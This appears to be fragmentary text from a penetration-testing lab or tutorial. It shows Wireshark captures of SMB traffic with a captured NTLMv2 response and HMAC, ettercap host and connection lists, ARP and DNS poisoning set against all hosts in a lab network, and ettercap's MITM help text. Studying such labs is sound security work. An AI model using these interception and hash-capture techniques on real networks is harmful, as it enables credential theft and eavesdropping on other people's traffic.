10	9.431187	192.168.202.128	192.168.202.130	SMB	193	NT Create AndX Response, FID: 0x4007
11	9.431403	192.168.202.130	192.168.202.128	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12	9.431549	192.168.202.128	192.168.202.130	SMB	126	Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13	9.431899	192.168.202.130	192.168.202.128	SMB	117	Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14	9.432071	192.168.202.128	192.168.202.130	SMB	269	Read AndX Response, FID: 0x4007, 151 bytes

Frame 1: 175 bytes on wire (1400 bits), 175 bytes captured (1400 bits)

- Ethernet II, Src: Vmware_07:7e:d8 (00:0c:29:07:7e:d8), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
- Internet Protocol Version 4, Src: 192.168.202.130 (192.168.202.130), Dst: 239.255.255.250 (239.255.255.250)
- User Datagram Protocol, Src Port: 60726 (60726), Dst Port: sssdp (1900)
- Hypertext Transfer Protocol

```

0000 01 00 5e 7f ff fa 00 0c 29 07 7e d8 08 00 45 00  ..^.....).....E.
0010 00 a1 03 3c 00 00 01 11 3a eb c0 a8 ca 82 ef ff  ..<....:.....
0020 ff fa ed 36 07 6c 00 8d e9 21 4d 2d 53 45 41 52  ..6.l..JM-SEAR
0030 43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48  CH * HTTP/1.1.H
0040 6f 73 74 3a 32 33 39 2e 32 33 35 2e 32 33 35 2e  ost:239.255.255

```

Frame (frame), 175 bytes Packets: 2706 · Displayed: 2706 (100.0%) · Load time: 0:00:078 Profile: Default

1	0.000000	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
2	2.234641	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
3	3.010833	192.168.202.130	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
4	3.244774	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
5	5.257163	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
6	9.266375	fe80::34e5:33cb:f624::ff02::1:2		DHCPv6	157	Solicit XID: 0x850d90 CID: 000100011a6e7bc6000c29327687
7	9.427630	192.168.202.130	192.168.202.128	SMB	154	Tree Connect AndX Request, Path: \\B0-887B8A2B665D\IPC\$
8	9.427937	192.168.202.128	192.168.202.130	SMB	114	Tree Connect AndX Response
9	9.430852	192.168.202.130	192.168.202.128	SMB	188	NT Create AndX Request, FID: 0x4007, Path: \My Videos\desktop.ini
10	9.431187	192.168.202.128	192.168.202.130	SMB	193	NT Create AndX Response, FID: 0x4007
11	9.431403	192.168.202.130	192.168.202.128	SMB	130	Trans2 Request, QUERY_FILE_INFO, FID: 0x4007, Query File Internal Info
12	9.431549	192.168.202.128	192.168.202.130	SMB	126	Trans2 Response, FID: 0x4007, QUERY_FILE_INFO
13	9.431899	192.168.202.130	192.168.202.128	SMB	117	Read AndX Request, FID: 0x4007, 151 bytes at offset 0
14	9.432071	192.168.202.128	192.168.202.130	SMB	269	Read AndX Response, FID: 0x4007, 151 bytes

Offset: 64

- NTLM Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...
- Length: 196
- MaxLen: 196
- Offset: 88
- NTLMv2 Response: f7e0ae9cdc841b701532738c3e0c76ca0101000000000000...

HMAC: f7e0ae9cdc841b701532738c3e0c76ca

Header: 0x00000101



Reserved: 0x00000000



```



b8 d0 f1 a9 d6 eb bc 53 f9 f7 e0 ae 9c dc 84 1b .....S.....
70 15 32 73 8c 3e 0c 76 ca 01 01 00 00 00 00 00 00  p.2s.>.v.....
00 00 8d ff 64 d0 7a d0 01 24 50 2a 5e 8f cf 8d ....d.z..$P^...
60 00 00 00 00 02 00 1e 00 57 00 49 00 4e 00 2d .....W.I.N.-
00 4d 00 4f 00 38 00 4e 00 56 00 43 00 4c 00 4c ..M.O.B.F..V.C.L.L

```


HMAC (ntlmssp.ntlmv2_response....) Packets: 475 · Displayed: 475 (100.0%) · Load time: 0:00:148 Profile: Default











ettercap 0.8.0



Start Targets Hosts View Mitm Filters Logging Plugins ?

Host List

IP Address	MAC Address	Description
192.168.202.1	00:50:56:C0:00:01	
192.168.202.128	00:0C:29:45:85:DC	
192.168.202.129	00:0C:29:01:3C:9F	
192.168.202.132	00:0C:29:07:7E:D8	
192.168.202.254	00:50:56:F0:20:9A	

Delete Host Add to Target 1 Add to Target 2

2182 known services
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...



ettercap 0.8.0

Start Targets Hosts View Mitm Filters Logging Plugins ?

Host List **Connections**

Host	Port	-	Host	Port	Proto	State	Bytes
192.168.202.128	138	-	192.168.202.255	138	U	idle	2046
192.168.202.132	5353	-	224.0.0.251	5353	U	idle	101
192.168.202.129	58674	-	192.168.202.1	53	U	idle	46
192.168.202.129	54046	-	192.168.202.1	53	U	idle	46
192.168.202.129	51357	-	192.168.202.1	53	U	idle	46
192.168.202.129	51682	-	192.168.202.1	53	U	idle	46
192.168.202.129	32951	-	192.168.202.1	53	U	idle	46
192.168.202.129	40479	-	192.168.202.1	53	U	idle	46
192.168.202.129	53143	-	192.168.202.1	53	U	idle	92
192.168.202.129	39890	-	192.168.202.1	53	U	idle	92
192.168.202.129	33512	-	192.168.202.1	53	U	idle	92
192.168.202.129	59802	-	192.168.202.1	53	U	idle	38
192.168.202.129	46543	-	192.168.202.1	53	U	idle	38
192.168.202.129	34739	-	192.168.202.1	53	U	idle	38

View Details Kill Connection Expunge Connections

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)

DNS Poisoning In Action


```
root@kali-01:~# ettercap -h
```

```
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]
```


```
TARGET is in the format MAC/IP/PORTs (see the man for further detail)
```

```
Sniffing and Attack options:
```

```
-M, --mitm <METHOD:ARGS> perform a mitm attack
-o, --only-mitm           don't sniff, only perform the mitm attack
-b, --broadcast           sniff packets destined to broadcast
-B, --bridge <IFACE>     use bridged sniff (needs 2 ifaces)
-p, --nopromisc           do not put the iface in promisc mode
-S, --nosslmitm           do not forge SSL certificates
-u, --unoffensive        do not forward packets
-r, --read <file>        read data from pcapfile <file>
-f, --pcapfilter <string> set the pcap filter <string>
-R, --reversed            use reversed TARGET matching
-t, --proto <proto>      sniff only this proto (default is all)
    --certificate <file> certificate file to use for SSL MiTM
    --private-key <file> private key file to use for SSL MiTM
```

```
User Interface Type:
```

```
-T, --text                use text only GUI
    -q, --quiet           do not display packet contents
    -s, --script <CMD>   issue these commands to the GUI
-C, --curses             use curses GUI
-D, --daemon             daemonize ettercap (no GUI)
